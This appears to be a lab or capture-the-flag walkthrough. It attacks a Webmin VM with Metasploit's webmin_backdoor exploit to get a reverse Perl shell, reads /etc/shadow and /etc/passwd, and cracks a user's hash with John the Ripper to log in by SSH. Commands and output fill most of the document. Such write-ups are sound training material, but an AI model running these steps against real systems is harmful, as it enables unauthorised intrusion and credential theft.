


```
root@Rayferrufino:~# nmap -sS -sC -sV   192.168.44.132
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-17 12:35 EDT
Nmap scan report for 192.168.44.132
Host is up (0.00012s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
10000/tcp open  http    MiniServ 1.890 (Webmin httpd)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Login to Webmin
MAC Address: 00:0C:29:3D:17:09 (VMware)
```

- use exploit 2019-15107 Unauthenticated Remote Code Execution in Metasploit

to get root access:


- Open msfconsole on Kali, search for webmin, and use exploit unix/webapp/webmin_backdoor




File Edit View Search Terminal Help

```
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v5.0.47-dev                          ]
+ -- --=[ 1926 exploits - 1076 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 5 evasion                                       ]

msf5 > search webmin

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Description
   -  ----                                         ---------------  ----       -----  -----------
   0  auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitrary Fi
le Access
   1  auxiliary/admin/webmin/file_disclosure       2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_packageup_rce      2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   3  exploit/unix/webapp/webmin_backdoor          2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor
   4  exploit/unix/webapp/webmin_show_cgi_exec     2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec       2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE
```

- Set options accordingly - RHOST, LHOST




```
msf5 > search unix/webapp/webmin_backdoor

Matching Modules
================

   #  Name                               Disclosure Date  Rank       Check  Description
   -  ----                               ---------------  ----       -----  -----------
   0  exploit/unix/webapp/webmin_backdoor  2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor


msf5 > use unix/webapp/webmin_backdoor
msf5 exploit(unix/webapp/webmin_backdoor) > set rhost 192.168.44.132
rhost => 192.168.44.132
msf5 exploit(unix/webapp/webmin_backdoor) > show options

Module options (exploit/unix/webapp/webmin_backdoor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.44.132   yes       The target address range or CIDR identifier
   RPORT      10000            yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       Base path to Webmin
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host
```




```
Module options (exploit/unix/webapp/webmin_backdoor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.44.132   yes       The target address range or CIDR identifier
   RPORT      10000            yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       Base path to Webmin
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Unix In-Memory)
```

- Run the exploit and get a limited root shell




```
msf5 exploit(unix/webapp/webmin_backdoor) > set lhost 192.168.44.128
lhost => 192.168.44.128
msf5 exploit(unix/webapp/webmin_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.44.128:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (192.168.44.128:4444 -> 192.168.44.132:57756) at 2019-09-17 12:45:58 -0400

ls
JSON
LICENCE
LICENCE.ja
README
WebminCore.pm
WebminUI
acl
acl_security.pl
adsl-client
ajaxterm
apache
at
authentic-theme
backup-config
bacula-backup
bandwidth
bind8
```

- Because the shell is not interactive and we cannot move between folders/directories, also cannot ssh into it, we will find another way in by trying to crack the password for user *deathstart* with John the Ripper
- Go to /etc/shadow and copy the content into shadow.txt; from /etc/passwd copy the content into a file called passwd.txt




```
avahi:*:18113:0:99999:7:::
colord:*:18113:0:99999:7:::
hplip:*:18113:0:99999:7:::
geoclue:*:18113:0:99999:7:::
gnome-initial-setup:*:18113:0:99999:7:::
gdm:*:18113:0:99999:7:::
deathstart:$6$i2ClqCF5$S4wjhNijKfw69BYGdCe/fGjn4mPTgTn439uSfM2D.nGb2WrT3re6VwE8pn2/cV2bLLjqEsnU7bE6ua/O6p/NS1:18156:0:99999:7:::
sith:!:18156:0:99999:7:::
sshd:*:18156:0:99999:7:::
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```




```
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/f
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
deathstart:x:1000:1000:deathstart,,,:/home/deathstart:/bin/bash
sith:x:1001:1001::/home/sith:/bin/sh
sshd:x:122:65534::/run/sshd:/usr/sbin/nologin
```

- Type *unshadow passwd.txt shadow.txt > password.txt* in order to combine both files and use John
- We already created our own password list (fullstack.txt) with common passwords, which we will use with John in order to obtain the password
- Type *john --wordlist=fullstack.txt password.txt* in order to crack and reveal the password




```
mount-shared-folders  passwd.txt  shadow.txt
root@Rayferrufino:~/Desktop# unshadow passwd.txt shadow.txt > password.txt
root@Rayferrufino:~/Desktop# john --wordlist=fullstack.txt password.txt
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
readytograduate  (deathstart)
1g 0:00:00:00 DONE (2019-09-17 16:12) 6.666g/s 426.6p/s 426.6c/s 426.6C/s 123456..tinkerbell
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


- Cracking successful, password for *deathstart* is *readytograduate*
- Ssh to this user *ssh deathstart@192,168.44.132* and type the password *readytograduate* when prompted




```
root@Rayferrufino:~# ssh deathstart@192.168.44.132
The authenticity of host '192.168.44.132 (192.168.44.132)' can't be established.
ECDSA key fingerprint is SHA256:wRQeeLnqIzpedcBnp/IPgrkQyk1bYBA0RrLzf9+Prjo.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.44.132' (ECDSA) to the list of known hosts.
deathstart@192.168.44.132's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.0.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

128 packages can be updated.
80 updates are security updates.
```



```
deathstart@ubuntu:~$ pwd
/home/deathstart
deathstart@ubuntu:~$ cd /
deathstart@ubuntu:/$ ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   snap  swapfile  tmp  var
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  vmlinuz
deathstart@ubuntu:/$ id
uid=1000(deathstart) gid=1000(deathstart) groups=1000(deathstart),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
```



```
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-
deathstart@ubuntu:/$ whoami
deathstart
deathstart@ubuntu:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
